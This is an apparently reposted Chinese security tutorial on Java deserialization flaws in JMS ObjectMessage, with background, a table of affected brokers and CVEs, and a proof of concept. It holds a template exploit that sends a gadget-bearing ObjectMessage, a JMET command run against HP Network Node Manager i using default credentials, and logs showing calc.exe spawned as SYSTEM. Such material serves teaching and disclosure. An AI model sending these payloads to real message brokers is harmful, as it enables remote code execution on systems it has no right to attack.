

介绍

Java反序列化漏洞大家应该都非常熟悉了，想必大家手里都有各种各样的利用这类漏洞的工具。其被称为是2015年被低估的“破坏之王”可见其影响之大。Java反序列化漏洞

Java序列化与反序列化

Java中可以将对象序列化为字节流来方便对象的传输。在Java中很多地方都会用到对象序列化这种技术，我想这大概是Java反序列化漏洞危害那么大的一个原因之一吧。在Java

- Remote Method Invocation (RMI)³
- Java Management Extension (JMX)⁴
- Java Messaging System (JMS)⁵
- Spring Service Invokers⁶
 - HTTP Invokers
 - RMI Invokers
 - JMS Invokers
- Action Message Format (AMF)⁷
- Java Server Faces (JSF) ViewState⁸
- Oracle Weblogic T3⁹

安全客 (bobao.360.cn)

这样就暴露很多潜在的攻击面。Java中只有实现了`java.io.Serializable` 或者 `java.io.Externalizable`接口的类才能被序列化和反序列化。能够被反序列的类通过使用`java.io.ObjectOutputStream` 将对象转换为字节流，在使用`java.io.ObjectInputStream` 将字节流反序列化为对象。而漏洞就发生在将输入的字节流反序列化为对象这一步。和 PHP 的反序列漏洞利用基本一致。我们能控制的有对象的属性，在Java反序列对象的过程中有一些 魔术方法会被调用比如 `readObject()` `readResolve()`等。如果某个可被反序列化的类实现了上述的某个方法，我们就有可能可以做到一些有趣的事情。下面来一个简单的Demo加深理解。假设存在下面这样——

可以看到该类实现了 `readObject` 方法，在该方法中又调用了 `Runtime.getRuntime().exec(command)` 来执行一条系统命令，其参数为类的一个属性值，而属性值是我们可控的所以我们就能实现一个代码执行了。当然现实中并没有这么直接，而是需要许多条件的，需要利用一些


[illegible]

安全客 (bobao.360.cn)


Java消息服务(Java Message Service)

Java 消息服务 (Java Message Service, JMS) 应用程序接口是一个Java

平台中关于面向消息中间件（MOM）的API，用于在两个应用程序之间，或分布式系统中发送消息，进行异步通信。下面来看看支持JMS的产品。



可以看到JMS这个东西还是很受欢迎的。下面看看JMS的一个基础的运行流程是怎么样的。



其中主要的组成部分有一些几点。

1. JMS Broker :一般作为一个独立的服务运行,用来接受JMS的连接,并存储和分发消息.可以使用任何语言来实现。
2. JMS Client: 与Broker交互,生产者/消费者模型,即一个客户端提交消息,一个客户端获取消息
3. Connect : 使用一些特定的协议通信。
4. Session: 仅仅在需要管理时使用。

下面看看怎样使用API来发送和接收JMS消息

发送消息:

```
ConnectionFactory factory = new ActiveMQConnectionFactory("tcp://broker:61616");
Connection connection = factory.createConnection("user", "pass");

Session session = connection.createSession(false, Session.AUTO_ACKNOWLEDGE);

Queue queue = session.createQueue("orders");
MessageProducer producer = session.createProducer(queue);

connection.start();

TextMessage message = session.createTextMessage();
message.setText("This is the payload");

producer.send(message);

connection.close();
```

安全客 (bobao.360.cn)

接收消息

```
ConnectionFactory factory = new ActiveMQConnectionFactory("tcp://broker:61616");
Connection connection = factory.createConnection("user", "pass");

Session session = connection.createSession(false, Session.AUTO_ACKNOWLEDGE);

Queue queue = session.createQueue("orders");
MessageConsumer consumer = session.createConsumer(queue);

connection.start();

Message message = consumer.receive();

if (message instanceof TextMessage) {

    System.out.println(((TextMessage) message).getText());


}

connection.close();
```

安全客 (bobao.360.cn)

前面提到过,在Java中有很多东西都是基于序列化的,JMS也是如此.我们先来看看JMS 消息的结构.

JMS Message Structure



安全客 (bobao.360.cn)

Message主要由三部分组成，分别是Header,Properties和Body, 解释如下：


Header: 消息头，所有类型的这部分格式都是一样的

Properties: 属性，按类型可以分为应用设置的属性，标准属性和消息中间件定义的属性

Body: 消息正文，指我们具体需要消息传输的内容。

JMS 消息的类型有很多，具体为

JMS Message Types



安全客 (bobao.360.cn)

在这么多的类型中，有一种类型的消息，促成了攻击。他就是: `javax.jms.ObjectMessage`，我们来看看官网是怎么介绍它的。

ObjectMessage - a message that contains a serializable Java object. If a collection of Java objects is needed, one of the collection classes provided in JDK 1.2 can be used.

安全客 (bobao.360.cn)

可以看到这个消息内部有一个可以序列化的对象，这就有趣了。下面接着看看ObjectMessage消息是怎样定义的

```
package javax.jms;

import java.io.Serializable;

public abstract interface ObjectMessage
    extends Message
{
    public abstract void setObject(Serializable paramSerializable)
        throws JMSException;

    public abstract Serializable getObject()
        throws JMSException;
}
```

安全客 (bobao.360.cn)

它有一个 getObject 方法，这个方法会将输入的消息反序列化。现在可反序列化的点已经找到，下面就是找找怎么样实现利用了。

漏洞挖掘

针对这种漏洞的挖掘思路很简单：找到接收不可信 ObjectMessage 的地方 之后分析程序所使用的一些库,看看能不能找到一些gadgets来构造一个POP链，实现一个漏洞利用。实际上基本所有实现了ObjectMessage的组件中，都不会对输入的消息进行身份验证，直接拿去反序列化了。下面看看最近在这方面出现的漏

#	Vendor	Target	Vendor Discl.	CVE	Patch
1	Apache	ActiveMQ	2015-09-02	CVE-2015-5254	Yes
2	Redhat	HornetQ	2016-03-18	No	No
3	Oracle	OpenMQ	2016-03-18	No	No
4	IBM	WebSphereMQ	2016-03-18	No	No
5	Oracle	Weblogic	2016-03-18	CVE-2016-0638	Yes*
6	Pivotal	RabbitMQ	2016-03-24	No	No
7	IBM	MessageSight	2016-03-24	CVE-2016-0375	Yes
8	IIT Software	SwiftMQ	2016-05-30	No	No
9	Apache	ActiveMQ Artemis	2016-06-02	No	No
10	Apache	QPID JMS Client	2016-06-02	CVE-2016-4974	Yes
11	Apache	QPID Client	2016-06-02	CVE-2016-4974	Yes
12	Amazon	SQS Java Messaging	2016-06-14	No	No

安全客 (bobao.360.cn)

下面是其中一个漏洞概要的截图。

```

*****
*
*   Amazon SQS Java Messaging deserialization RCE vulnerability
*
*
*****
*
*   1. Timeline
*
*   Amazon AWS Security Team Contacted.....: 2016-06-14
*
*   2. Affected Versions
*
*   Vulnerable: Amazon SQS Java Messaging Library 1.0.0 and earlier
*
*   3. Vulnerability Summary
*
*   The class "com.amazon.sqs.javamessaging.message.SQSObjectMessage"
*   deserializes in method "getObject()" from untrusted input.
*
安全客 ( bobao.360.cn )

```

可见这类漏洞发送的罪魁祸首就是 getObject 函数接收了不可信的输入。

漏洞利用

漏洞原理搞清楚了，进行利用就非常简单了。漏洞的本质就是接收不可信数据进行反序列化。那么我们就把发送包含payload对象序列化之后的数据的ObjectMessage发送

```

ConnectionFactory factory = new ActiveMQConnectionFactory("tcp://target:61616");
Connection connection = factory.createConnection("user", "pass");

Session session = connection.createSession(false, Session.AUTO_ACKNOWLEDGE);

Queue queue = session.createQueue("target");
MessageProducer producer = session.createProducer(queue);

connection.start();

ObjectMessage message = session.createObjectMessage();
message.setObject(PUTYOURGADGETHERE);


producer.send(message);

connection.close();


```

安全客 (bobao.360.cn)

整个一个漏洞利用的流程可以用下图来形象的解释。



攻击者假装为JMS生产者向Broker提交一个带有恶意payload的ObjectMessage之后 Broker把消息分发给JMS消费者，其拿个这样一个消息后对其中的序列化对象部分进行反序列化，触发漏洞，然后实现代码执行。而往往JMS消费者不会只有一个，所以现实中的情况会是这样。



有趣...

在实际构造exploit时并没有上面讲的那么轻松,一个成功的exploit 所要考虑的东西还是挺多的，比如：

- 1.jre的版本
- 2.应用程序所使用的库.
- 3.哪些库会在程序运行时的类路径中
- 4.是否开启 Java Security Manager

.....

单纯的手工白盒分析是非常麻烦的,于是有了下面这个黑盒自动化工具来帮助我们.

JMET(Java Message Exploitation Tool)


下载地址:<https://github.com/matthiaskaiser/jmet>

工具支持的应用:

#	Vendor	Target	Supported
1	Apache	ActiveMQ	✓
2	Redhat/Apache	HornetQ	✓
3	Oracle	OpenMQ	✓
4	IBM	WebSphereMQ	✓
5	Oracle	Weblogic	✗
6	Pivotal	RabbitMQ	✓
7	IBM	MessageSight	✗
8	IIT Software	SwiftMQ	✓
9	Apache	ActiveMQ Artemis	✓
10	Apache	QPID JMS Client	✓
11	Apache	QPID Client	✓
12	Amazon	SQS Java Messaging	✗ 安全客 (bobao.360.cn)

实战

目标:



The image shows the login interface of the HP Network Node Manager i. It features the HP logo on the left and the title 'HP Network Node Manager i' on the right. Below the title, there are two input fields: 'User Name' and 'Password'. The 'User Name' field contains the placeholder text 'User Name'. Below the 'Password' field is a blue 'Sign In' button. The background of the page is a light blue gradient with a faint image of a person standing on a rocky shore looking out at the ocean with many colorful buoys floating in the water.

© Copyright 1990-2015 Hewlett-Packard Development Company, L.P.

安全客 (bobao.360.cn)

看看目前了解到的的信息

1.一个网络管理软件


2.运行在 Jboss 5上.

3.使用了HornetQ的 JMS实现方式

4.审计方式为 本地或者 LDAP

5.十分依赖 JMS

下面来看看JMS的攻击面:



可以看到实现了很多MessageLister 来监听消息,其中使用了TextMessage 和 ObjectMessage.下面看一个有漏洞的实现

```
81 /* */ public void onMessage(Message message)
82 /* */ {
83 /* 83 */ log.fine("Received demand message: " + message);
84 /* 84 */ String msg = null;
85 /* 85 */ String nodeName = null;
86 /* 86 */ Locale locale = null;
87 /* 87 */ boolean excError = false;
88 /* 88 */ ObjectMessage demandMessage = (ObjectMessage)message;
89 /* */
90 /* 90 */ DemandResponse dResponse = null;
91 /* */ try {
92 /* 92 */ DemandRequest demandRequest = (DemandRequest)demandMessage.getObject();
```

这里调用了ObjectMessage.getObject(),那么上JMET,由于JBOSS' HornetQ需要登录,这里提供了账号和密码.

```
kaimatt@dev:~/JMET$ java -jar jmet-0.1.0-all.jar -u admin -pw admin -T nms.discovery.configurationPoll -I HornetQ -Y calc target 4457
INFO d.c.j.t.JMSTarget [main] Connected with ID: null
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "BeanShell1" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "CommonsBeanutils1" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "CommonsCollections1" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "CommonsCollections2" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "CommonsCollections3" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "CommonsCollections4" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "CommonsCollections5" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "Groovy1" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "Hibernate1" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "Hibernate2" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "Jdk7u21" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "JSON1" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "ROME" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "Spring1" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Sent ObjectMessage using Gadget "Spring2" with command: "calc"
INFO d.c.j.t.JMSTarget [main] Shutting down connection null
```

然后服务器上就弹了一堆的计算器.

Process list view						
Processes Performance Users Details Services						
Name	PID	Status	User name	CPU	Memory (private working set)	Description
calc.exe	1236	Running	SYSTEM	00	3,940 K	Window
calc.exe	5776	Running	SYSTEM	00	3,940 K	Window
calc.exe	4508	Running	SYSTEM	00	3,940 K	Window
calc.exe	5936	Running	SYSTEM	00	3,952 K	Window
calc.exe	6080	Running	SYSTEM	00	3,936 K	Window
calc.exe	3720	Running	SYSTEM	00	3,936 K	Window
calc.exe	5068	Running	SYSTEM	00	3,936 K	Window
calc.exe	2368	Running	SYSTEM	00	3,936 K	Window
calc.exe	5360	Running	SYSTEM	00	3,940 K	Window
calc.exe	4844	Running	SYSTEM	00	3,940 K	Window
calc.exe	3456	Running	SYSTEM	00	3,936 K	Window
calc.exe	2500	Running	SYSTEM	00	3,940 K	Window
calc.exe	3736	Running	SYSTEM	00	3,940 K	Window
calc.exe	3264	Running	SYSTEM	00	3,936 K	Window
calc.exe	5580	Running	SYSTEM	00	3,936 K	Window
calc.exe	2724	Running	SYSTEM	00	3,944 K	Window
calc.exe	5200	Running	SYSTEM	00	3,940 K	Window
calc.exe	2880	Running	SYSTEM	00	3,940 K	Window
calc.exe	4896	Running	SYSTEM	00	3,936 K	Window
calc.exe	1344	Running	SYSTEM	00	3,936 K	Window
calc.exe	2572	Running	SYSTEM	00	3,932 K	Window

说明该程序存在漏洞

总结

- 1.和其他的依赖于Java序列化机制的东西一样,JMS也会受到反序列化漏洞的影响.
- 2.所有发现的有漏洞的JMS应用都缺少对数据输入的验证.

点击收藏 | 0 关注 | 0

上一篇 : WiFi安全技术 一 : WiF... 下一篇 : [福利贴] 精华帖或长期活跃送永久...

1. 1 条回复



笑然 2016-11-21 12:43:11

原文地址 : <http://bobao.360.cn/learning/detail/3205.html>

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)